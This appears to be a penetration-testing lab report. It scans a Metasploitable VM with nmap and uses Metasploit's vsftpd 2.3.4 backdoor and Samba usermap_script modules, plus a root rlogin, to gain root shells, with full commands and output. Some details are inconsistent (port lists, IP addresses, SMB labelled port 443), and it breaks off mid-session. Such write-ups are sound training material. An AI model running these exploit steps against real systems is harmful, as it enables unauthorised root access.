Network Penetration Testing with

Real-World Exploits and Security Remediation

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Introduction

This project involves executing controlled penetration testing exercises in a simulated environment to better understand how real-world attackers exploit system weaknesses. By utilizing Kali Linux as the attacker system and Metasploitable as the target, the project covers essential phases of ethical hacking—such as scanning, enumeration, exploitation, privilege escalation, and applying security fixes. The key goal is to build practical cybersecurity skills to ethically identify and address system vulnerabilities.

Conceptual Background

Network penetration testing evaluates the resilience of systems by simulating intrusions both from external and internal actors. The aim is to discover security flaws proactively. This process typically follows these phases:

- **Reconnaissance –** Collecting initial data about the target.
- **Scanning & Enumeration** – Identifying open ports and running services.
- **Exploitation –** Gaining unauthorized access by leveraging known flaws.
- **Post-Exploitation –** Further system control such as privilege escalation.
- **Remediation –** Recommending solutions to address the identified vulnerabilities.

Project requirement :

Operating Systems:

- Kali Linux (Attacker System)
- Metasploitable (Target System)


<u>Tools Used:</u>

- **Nmap –** Scans for open ports, services, and OS info.
- **Metasploit Framework –** Launches exploits against known vulnerabilities.
- **John the Ripper –** Used for password cracking from system hash files.


<u>Execution Tasks</u>

- **Task 1: Basic Network Scan**

```
nmap -v 192.168.29.167
```




```
Discovered open port 445/tcp on 192.168.29.167
Discovered open port 53/tcp on 192.168.29.167
Discovered open port 111/tcp on 192.168.29.167
Discovered open port 25/tcp on 192.168.29.167
Discovered open port 22/tcp on 192.168.29.167
Discovered open port 5900/tcp on 192.168.29.167
Discovered open port 3306/tcp on 192.168.29.167
Discovered open port 139/tcp on 192.168.29.167
Discovered open port 80/tcp on 192.168.29.167
Discovered open port 21/tcp on 192.168.29.167
Discovered open port 23/tcp on 192.168.29.167
Discovered open port 1524/tcp on 192.168.29.167
Discovered open port 514/tcp on 192.168.29.167
Discovered open port 2121/tcp on 192.168.29.167
Discovered open port 2049/tcp on 192.168.29.167
Discovered open port 512/tcp on 192.168.29.167
Discovered open port 8180/tcp on 192.168.29.167
Discovered open port 8009/tcp on 192.168.29.167
Discovered open port 1099/tcp on 192.168.29.167
Discovered open port 6000/tcp on 192.168.29.167
Discovered open port 513/tcp on 192.168.29.167
Discovered open port 6667/tcp on 192.168.29.167
Discovered open port 5432/tcp on 192.168.29.167
Completed SYN Stealth Scan at 06:43, 1.50s elapsed (1000 total ports)
Nmap scan report for 192.168.29.167
Host is up (0.0035s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
```




```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:74:31:91 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 1.96 seconds
           Raw packets sent: 1064 (46.800KB) | Rcvd: 1001 (40.120KB)

C:\home\kali> 
```

- **Task 2: Reconnaissance**
  1. **Task 1 : Scanning for hidden ports**


```
nmap -v -p- 192.168.29.167
```



```
Scanning 192.168.29.167 [65535 ports]
Discovered open port 80/tcp on 192.168.29.167
Discovered open port 23/tcp on 192.168.29.167
Discovered open port 3306/tcp on 192.168.29.167
Discovered open port 111/tcp on 192.168.29.167
Discovered open port 53/tcp on 192.168.29.167
Discovered open port 21/tcp on 192.168.29.167
Discovered open port 25/tcp on 192.168.29.167
Discovered open port 22/tcp on 192.168.29.167
Discovered open port 445/tcp on 192.168.29.167
Discovered open port 5900/tcp on 192.168.29.167
Discovered open port 139/tcp on 192.168.29.167
Discovered open port 5432/tcp on 192.168.29.167
Discovered open port 35791/tcp on 192.168.29.167
Discovered open port 8009/tcp on 192.168.29.167
Discovered open port 60100/tcp on 192.168.29.167
Discovered open port 1524/tcp on 192.168.29.167
Discovered open port 43955/tcp on 192.168.29.167
Discovered open port 8787/tcp on 192.168.29.167
Discovered open port 8180/tcp on 192.168.29.167
Discovered open port 6000/tcp on 192.168.29.167
Discovered open port 3632/tcp on 192.168.29.167
Discovered open port 6667/tcp on 192.168.29.167
Discovered open port 513/tcp on 192.168.29.167
Discovered open port 50747/tcp on 192.168.29.167
Discovered open port 1099/tcp on 192.168.29.167
Discovered open port 6697/tcp on 192.168.29.167
Discovered open port 2121/tcp on 192.168.29.167
Discovered open port 514/tcp on 192.168.29.167
Discovered open port 2049/tcp on 192.168.29.167
Discovered open port 512/tcp on 192.168.29.167
```



```
Discovered open port 512/tcp on 192.168.29.167
Completed SYN Stealth Scan at 06:46, 20.56s elapsed (65535 total ports)
Nmap scan report for 192.168.29.167
Host is up (0.00026s latency).
Not shown: 65505 closed tcp ports (reset)
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
```



```
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry
1524/tcp  open  ingreslock
2049/tcp  open  nfs
2121/tcp  open  ccproxy-ftp
3306/tcp  open  mysql
3632/tcp  open  distccd
5432/tcp  open  postgresql
5900/tcp  open  vnc
6000/tcp  open  X11
6667/tcp  open  irc
6697/tcp  open  ircs-u
8009/tcp  open  ajp13
8180/tcp  open  unknown
8787/tcp  open  msgsrvr
35791/tcp open  unknown
43955/tcp open  unknown
50747/tcp open  unknown
60100/tcp open  unknown
MAC Address: 00:0C:29:74:31:91 (VMware)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 21.00 seconds
           Raw packets sent: 66330 (2.919MB) | Rcvd: 65568 (2.623MB)

C:\home\kali>
```

Total hidden ports =7


List of hidden ports :

1. 8787
2. 36588
3. 53204
4. 53452
5. 59437
6. 3632

7. 6697

2. Task 2: Service Version Detection


nmap -v -sV 192.168.29.167



```
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

- **Task 3 : Operating System Detection**

nmap –v –O 192.168.29.167



```
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Uptime guess: 0.023 days (since Wed May 14 21:27:32 2025)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=204 (Good luck!)
IP ID Sequence Generation: All zeros
```

- **Task 3 - Enumeration**

Target IP Address – 192.168.29.167

Operating System Details -

MAC Address: 00:0C:29:AB:A7:B8 (VMware)

Device type: general purpose

Running: Linux 2.6.X

OS CPE: cpe:/o:linux:linux_kernel:2.6

OS details: Linux 2.6.9 - 2.6.33

Services Version with open ports (LIST ALL THE OPEN PORTS EXCLUDING HIDDEN PORTS)

PORT	STATE	SERVICE VERSION
21/tcp	open ftp	vsftpd 2.3.4
22/tcp	open ssh	OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp	Open telnet	Linux telnetd
25/tcp	open smtp	Postfix smtpd
53/tcp	open domain	ISC BIND 9.4.2
80/tcp	open http	Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp	open rpcbind	2 (RPC #100000)
139/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP
445/tcp	open netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp	open exec	netkit-rsh rexecd
513/tcp	open login	OpenBSD or Solaris rlogind
514/tcp	open tcpwrapped	
1099/tcp	open java-rmi	GNU Classpath grmiregistry
1524/tcp	open bindshell	Metasploitable root shell
2049/tcp	open nfs	2-4 (RPC #100003)
2121/tcp	open ftp	ProFTPD 1.3.1
3306/tcp	open mysql	MySQL 5.0.51a-3ubuntu5
5432/tcp	open postgresql	PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp	open vnc	VNC (protocol 3.3)
6000/tcp	open X11	(access denied)
6667/tcp	open irc	UnrealIRCd
8009/tcp	open ajp13	Apache Jserv (Protocol v1.3)
8180/tcp	open http	Apache Tomcat/Coyote JSP engine 1.1

Hidden Ports with Service Versions (ONLY HIDDEN PORTS)

1. 8787/tcp open drb Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)

2. 3632/tcp open distccd distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-1ubuntu4))

3. 6697/tcp open irc UnrealIRCd

4. 35851/tcp open mountd 1-3 (RPC #100005)

5. 36571/tcp open nlockmgr 1-4 (RPC #100021)


6. 44585/tcp open java-rmi GNU Classpath grmiregistry

7. 51228/tcp open status 1 (RPC #100024)

Task 4- Exploitation of services

1. **vsftpd 2.3.4 (Port 21 - FTP)**


- ➢ msfconsole
- ➢ use exploit/unix/ftp/vsftpd_234_backdoor
- ➢ set RHOST 192.168.160.131
- ➢ set RPORT 21
- ➢ run



```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact

msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RPORT 21
RPORT ⇒ 21
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 192.168.160.131:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.160.131:21 - USER: 331 Please specify the password.
[+] 192.168.160.131:21 - Backdoor service has been spawned, handling ...
[+] 192.168.160.131:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.160.133:45301 → 192.168.160.131:6200) at 2025-05-15 13:47:54 +0530

whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

2. SMB 3.0.20-Debian (Port 443)


- search smb version
- use auxiliary/scanner/smb/smb_version
- use exploit/multi/samba/usermap_script
- show options
- set RHOST 192.168.160.131
- run



```
   LHOST  192.168.160.133  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.160.131
RHOST ⇒ 192.168.160.131
msf6 exploit(multi/samba/usermap_script) > run

[*] Started reverse TCP handler on 192.168.160.133:4444
[*] Command shell session 1 opened (192.168.160.133:4444 → 192.168.160.131:58029) at 2025-05-15 14:25:34 +0530

ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
whoami
root
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
id
uid=0(root) gid=0(root)
```

1. Exploiting R Services (Port 512,513,514)

- nmap -p 512,513,514 -sC -sV --script=vuln 192.168.29.167
- rlogin -l root 192.168.29.167



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -p 512,513,514 -sC -sV --script=vuln 192.168.160.131
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-15 14:38 IST
Nmap scan report for 192.168.160.131
Host is up (0.00074s latency).

PORT    STATE SERVICE    VERSION
512/tcp open  exec       netkit-rsh rexecd
513/tcp open  login      OpenBSD or Solaris rlogind
514/tcp open  tcpwrapped
MAC Address: 00:0C:29:AB:A7:B8 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 16.88 seconds

┌──(root㉿kali)-[/home/kali]
└─# rlogin -l root 192.168.160.131
Last login: Thu May 15 03:35:43 EDT 2025 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

